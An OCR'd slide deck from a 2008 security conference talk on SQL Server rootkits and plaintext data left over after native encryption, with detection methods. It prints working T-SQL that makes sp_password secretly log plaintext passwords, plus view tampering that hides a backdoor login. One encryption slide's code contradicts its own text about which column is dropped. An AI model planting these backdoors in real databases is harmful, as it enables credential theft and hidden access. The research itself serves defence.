# Double Trouble: SQL Rootkits and Encryption

presented at SecTor, 2008

October 7th, 2008


**Kevvie Fowler**, GCFA Gold, CISSP,
MCTS, MCDBA, MCSD, MCSE

ringzero

# Presentation overview

- Double feature
  - SQL Server rootkits
    - Covertly maintaining unauthorized access
    - Examples that can be applied to any SQL Server
    - Using native Microsoft functionality
  - Native encryption, residual exposure
    - Recovery of plain text data post-encryption
    - Using native Microsoft functionality

# SQL Server rootkits

- Attackers use OS rootkits to conceal unauthorized access
- OS rootkits usually miss-represent or conceal the following:
  - Logins\users
  - Processes
  - Executables\files
  - Registry entries
  - Active port s\services
  - Etc.
- SQL Server rootkits can achieve the same result within the RDBMS environment
- OS rootkit detection tools are ineffective
- Alexander Kombrust's research

# SQL Server rootkits | generations

## Generations of database rootkits

First generation

- Alter database objects such as stored procedures, functions and views
- Affect the objects within database data files.

Second generation


- Inject or alter code within RDBMS libraries altering the logic used by core database executables.
- Affect the actual libraries used by the RDBMS.

Third generation

- Directly inject or alter the contents of memory allocated by the RDBMS. When in-memory code is altered or injected it is later executed by the RDBMS.

# SQL Server rootkits | introduction

- How are SQL Server rootkits introduced?
  - Object translation tampering
  - Object tampering




- Database rootkit introduction methods and effectiveness will differ depending on SQL Server Version (2000, 2005 & 2008)

# SQL Server rootkits | on SQL Server 2000

- SQL Server 2000 characteristics
  - Supports direct system object modifications
  - Can be introduced without restart of MSSqlServer service

# SQL Server rootkits | on SQL Server 2000

- Object tampering example:
  - Covert password logging
- Steps
  1) Tamper with the sp_password procedure
     - Used by database users to reset passwords
     - Used by the SQL Server Enterprise Manager GUI to reset passwords
- Step detail

# SQL Server rootkits | on SQL Server 2000


## 1) Tamper with the sp_password procedure


- Execute as per norm but silently record the login name, password, and date of password change.

```
Alter procedure sp_password
AS
<Omitted procedure logic>…
-- ** Capture plain text password and write to database table
-- Create inconspicuous MSReplication table to hold captured passwords if
      it does not already exist
      if not exists (select * from master..sysobjects where name =
      'MSReplication' and type = 'U')
      BEGIN
      CREATE TABLE Master..MSReplication (Login VARCHAR(100),
      [Password] varchar(100), DateChanged VARCHAR(100))
      END
-- Write username, plain text password and date of password change to the
      MSReplication table
      INSERT INTO Master..MSReplication VALUES (@loginame, @new,
      GETDATE())
-- ** Now back to the regular procedure execution
<Omitted procedure logic>…
```

# SQL Server rootkits | on SQL Server 2000

- Password resets performed via sp_password or the Enterprise Manager GUI will now silently record:
  - Login name
  - Newly set password
  - Date of password change




| | Username | Password | DateChanged |
|---|---|---|---|
| 1 | Cort | Warrior | Feb 21 2008 9:57PM |
| 2 | Lynn | Integra | Feb 27 2008 9:57PM |
| 3 | Corynn | LiteBrite | Mar 01 2008 5:00PM |
| 4 | Victoria | password | Feb 27 2008 10:30PM |
| 5 | Buzzy | P@$$word | Feb 27 2008 10:33PM |
| 6 | Buzzy | P@$$word | Aug 2 2008 4:47PM |
| 7 | Cort | NULL | Aug 21 2008 9:09PM |
| 8 | Buzzy | P@$$word | Aug 27 2008 2:59PM |

# SQL Server rootkits | on SQL Server 2005

- SQL Server 2005 characteristics
  - Does not support updates to system objects according to SQL Server Books Online:

    *"SQL Server does not support users directly updating the information in system objects such as system tables, system stored procedures, and catalog views"*

  - To protect system objects they have been moved to a hidden system resource database and accessed via views
  - The stated revocation of direct system access actually makes SQL Server 2005 more susceptible to rootkits!


# SQL Server rootkits | on SQL Server 2005

- Object tampering example:
  - Hide the backdoor EASYACCESS login from detection
- Steps
  1) Copy and attach the hidden resource database
  2) Login via DAC
  3) Script the *sys.server_principals* view
  4) Tamper with the *sys.server_principals* view
     - Used by SSMS, syslogins, sys.logins
  5) Introduce the rootkit
- Step detail

# SQL Server rootkits | on SQL Server 2005

## 1) Copy and attach the hidden resource database

- Using SQL Server Management Studio results in error





- But using query editor works...

```
CREATE DATABASE [mssqlsystemresource-copy] ON
 (FILENAME = N'C:\Program Files\Microsoft SQL Server\MSSQL.1\
    MSSQL\Data\mssqlsystemresource-copy.mdf'),
 (FILENAME = N'C:\Program Files\Microsoft SQL Server\MSSQL.1\
    MSSQL\Data\mssqlsystemresource-copy.ldf')
FOR ATTACH
```

# SQL Server rootkits | on SQL Server 2005

- Resource database will remain in Read-only mode (SP2 and higher)




- Mark database as writeable


```
sp_dboption 'mssqlsystemresource-copy', 'Read_Only', 'false'
```

# SQL Server rootkits | on SQL Server 2005

2) Login via Dedicated Administrator Connection (DAC)

# SQL Server rootkits | on SQL Server 2005

3) Script *sys.server_principals* view






ringzero

# SQL Server rootkits | on SQL Server 2005

## 4) Tamper with view the *sys.server_principals* view

- Hide the EASYACCESS login from the view results

```
ALTER VIEW [sys].[server_principals] AS
        SELECT p.name,
                p.id AS principal_id,
                p.sid, p.type,
                n.name AS type_desc,
                is_disabled = convert(bit, p.status & 0x80),
                p.crdate AS create_date,
                p.modate AS modify_date,
                p.dbname AS default_database_name,
                p.lang AS default_language_name,
                r.indepid AS credential_id
        FROM master.sys.sysxlgns p
        LEFT JOIN sys.syspalnames n ON n.class = 'LGTY' AND n.value = p.type
        LEFT JOIN sys.syssingleobjrefs r ON r.depid = p.id AND r.class = 63 AND r.depsubid = 0
        -- SRC_LOGIN_CREDENTIAL
        WHERE p.type <> 'M' AND p.name <> 'EASYACCESS'
```

# SQL Server rootkits | on SQL Server 2005

5) Introduce the rootkit


- Stop MSSQLServer service
- Replace existing resource database files with tampered equivalents
- Start MSSQLServer service

❖ The end result

- The EASYACCESS account is hidden from identification within
  - SQL Server Management Studio (GUI)
  - Direct calls to the *sys.server_principals* view
  - Direct calls to the *sys.syslogins* view
  - Direct calls to the *sys.logins* view

# SQL Server rootkits | on SQL Server 2005

- The EASYACCESS account although hidden within various areas of SQL Server is still visible within the *sys.sysxlgns system* base table

# SQL Server rootkits | on SQL Server 2005


- Other possibilities
  - SQL Server Management Studio and associated objects
    - Hide processes (Activity Monitor, sp_wo, sp_who2)
    - Hide database endpoints (listeners)
    - Falsify the status of high-risk objects/settings (xp_Cmdshell, OPENROWSET)
    - Hide jobs and triggers
    - Cloak tables, procedures or functions
    - Skew object permissions
    - And much more...

# SQL Server rootkits | on SQL Server 2008

- SQL Server 2008 characteristics
  - Direct system object modifications are still ‘prohibited’
  - Changes in the resource database
  - **At the time of this presentation no known method of object tampering within SQL Server 2008 is known.**

# SQL Server rootkits | detection

- Detecting SQL Server rootkits
  - Compare high-level and low-level information
    - Data from high level views should be compared with that of low level views and system base tables



# SQL Server rootkits | detection

- Detecting SQL Server rootkits (continued)
  - Script and compare object definitions against a known good source
    - *RKTDetection.sql* will be posted on www.applicationforensics.com
      - Scripts each line of every system **procedure, view** and **function** within a SQL Server database
      - On a default SQL Server 2005 installation over 158,447 lines of syntax in about 15 minutes
    - Follow accompanying instructions to generate and compare checksums and identify object tampering

| object | line | trusted_syntax | untrusted_syntax |
|---|---|---|---|
| sys.syslogins | 1 | CREATE VIEW sys.syslogins AS SELECT | CREATE VIEW [sys].[syslogins] AS SELECT |
| sys.syslogins | 41 | WHERE p.type <> 'R' | WHERE p.type <> 'R' and p.name <> 'EASYACCESS' |

Native encryption, residual exposure

# Native SQL Server encryption | overview

- Native SQL Server data encryption
  - Encryption at-rest provides an additional level of data access control
  - Restricts the mighty db_owner and sysadmin from accessing data
  - Can even restrict SQL Server itself from accessing data
- How is encryption implemented?
  - Symmetric keys
  - Asymmetric keys
  - Certificates
  - Encryption by pass-phrase
  - Transparent Data Encryption (TDE) – SQL Server 2008 only

# Native SQL Server encryption | SQL Server 2005

- So what's the problem?
  - Encryption is an add-on to core database functionality designed over 20 years ago
  - Native encryption does not protect data when stored by this core database functionality
  - This miss-alignment can result in the exposure of the plaintext data, post-encryption

- White papers, web-sites and industry experts usually recommend one of three common approaches to native data encryption:

  **Option 1:** In-place update


  **Option 2:** Create an encrypted column and delete the original

  **Option 3:** Create a new table with encrypted column and delete the original

# Native SQL Server encryption | SQL Server 2005

- Sample table: CCData

Table details




| | ID | FName | LName | CCType | CCNumber |
|---|---|---|---|---|---|
| 1 | 12 | Kalanit | Higgins | Visa | 4723183484489590 |
| 2 | 13 | Owen | MacKenna | Visa | 4485240586525090 |
| 3 | 14 | Samantha | Fitzpatrick | Amex | 328232819022282 |
| 4 | 15 | Kalare | Cullen | Visa | 4556456812426280 |
| 5 | 16 | Zachary | Bell | Amex | 378726458367343 |
| 6 | 17 | Rachel | OLeary | Amex | 328228458382343 |
| 7 | 18 | Adam | Scott | Amex | 372705439286547 |
| 8 | 19 | Kalea | Keane | Visa | 4556496817426780 |
| 9 | 20 | Kamali | Kennedy | Visa | 4024007102243 |
| 10 | 21 | Aidan | Antioch | Visa | 4532353384602910 |

Symmetric key details

Name: CCsymKey
Algorithm: Triple_DES
Key bit: 128


# Native SQL Server encryption | SQL Server 2005

## Option 1: In-place update

- Convert the targeted column's data type to varbinary (if required)
- Perform in-place update of plaintext values with ciphertext

```
UPDATE CCDATA SET CCNumber =
 ENCRYPTBYKEY(KEY_GUID('CCsymKey'),
 CCNumber)
```

- Results:




| | ID | FName | LName | CCType | CCNumber |
|---|---|---|---|---|---|
| 1 | 12 | Kalanit | Higgins | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA01000000CBD9B3A178CAAFCA... |
| 2 | 13 | Owen | MacKenna | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA01000000FC4926D5633A9DD9... |
| 3 | 14 | Samantha | Fitzpatrick | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA010000009D15C8E579EE72A65... |
| 4 | 15 | Kalare | Cullen | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA01000000DE589210AF1A7F172... |
| 5 | 16 | Zachary | Bell | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA01000000DA9D87179DA8196A... |
| 6 | 17 | Rachel | OLeary | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA010000000094F1C4DB15405D2... |
| 7 | 18 | Adam | Scott | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA01000000E1108CB8F9AF91BC7... |
| 8 | 19 | Kalea | Keane | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA0100000082051C9B9C46BA361... |
| 9 | 20 | Kamali | Kennedy | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA010000003E63A8912D4349E6B... |
| 10 | 21 | Aidan | Antioch | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA0100000031C51988B1A135EDC... |

# Native SQL Server encryption | SQL Server 2005

## Option 1: Residual plain-text data

- Transaction log entries


**RowLog Contents 0**

0x34004B616C65614B65616E652056697
3613435353634393638313734323637383
30

**RowLog Contents 1**

0x60004B616C65614B65616E652056697
36100D65EF61180FB42B92542DE0EC96E
FA0100000082051C9B9C46BA361A45D30
C9246A4012BBF84FBE5FC34E0DAE61126
E013AF91852E8BF67034E9A6

- Recovery:






ringzero

# Native SQL Server encryption | SQL Server 2005

## Option 2: Create an encrypted column and delete the original

- Create a new column with the varbinary data type

```
ALTER TABLE CCData ADD CCNumber_Temp [varbinary](max)
```

- Insert ciphertext values into the new column

```
UPDATE CCDATA SET CCNumber_Temp =
ENCRYPTBYKEY(KEY_GUID('CCsymKey'), CCNumber)
```

- Delete original column containing plain-text values

```
ALTER TABLE CCData DROP COLUMN CCNumber_Temp
```


- Rename new column to replace old name

```
EXEC sp_rename ‘CCData.[CCNumber_Temp]', ‘CCNumber', 'COLUMN'
```

# Native SQL Server encryption | SQL Server 2005

## Option 2: Results

- Within the SSMS and Query Editor, credit card numbers are encrypted




| | ID | FName | LName | CCType | CCNumber |
|---|---|---|---|---|---|
| 1 | 12 | Kalanit | Higgins | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA01000000CBD9B3A178CAAFCA... |
| 2 | 13 | Owen | MacKenna | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA01000000FC4926D5633A9DD9... |
| 3 | 14 | Samantha | Fitzpatrick | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA010000009D15C8E579EE72A65... |
| 4 | 15 | Kalare | Cullen | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA01000000DE589210AF1A7F172... |
| 5 | 16 | Zachary | Bell | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA01000000DA9D87179DA8196A... |
| 6 | 17 | Rachel | OLeary | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA01000000094F1C4DB15405D2... |
| 7 | 18 | Adam | Scott | Amex | 0x00D65EF61180FB42B92542DE0EC96EFA01000000E1108CB8F9AF91BC7... |
| 8 | 19 | Kalea | Keane | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA0100000082051C9B9C46BA361... |
| 9 | 20 | Kamali | Kennedy | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA010000003E63A8912D4349E6B... |
| 10 | 21 | Aidan | Antioch | Visa | 0x00D65EF61180FB42B92542DE0EC96EFA0100000031C51988B1A135EDC... |

- But are they?

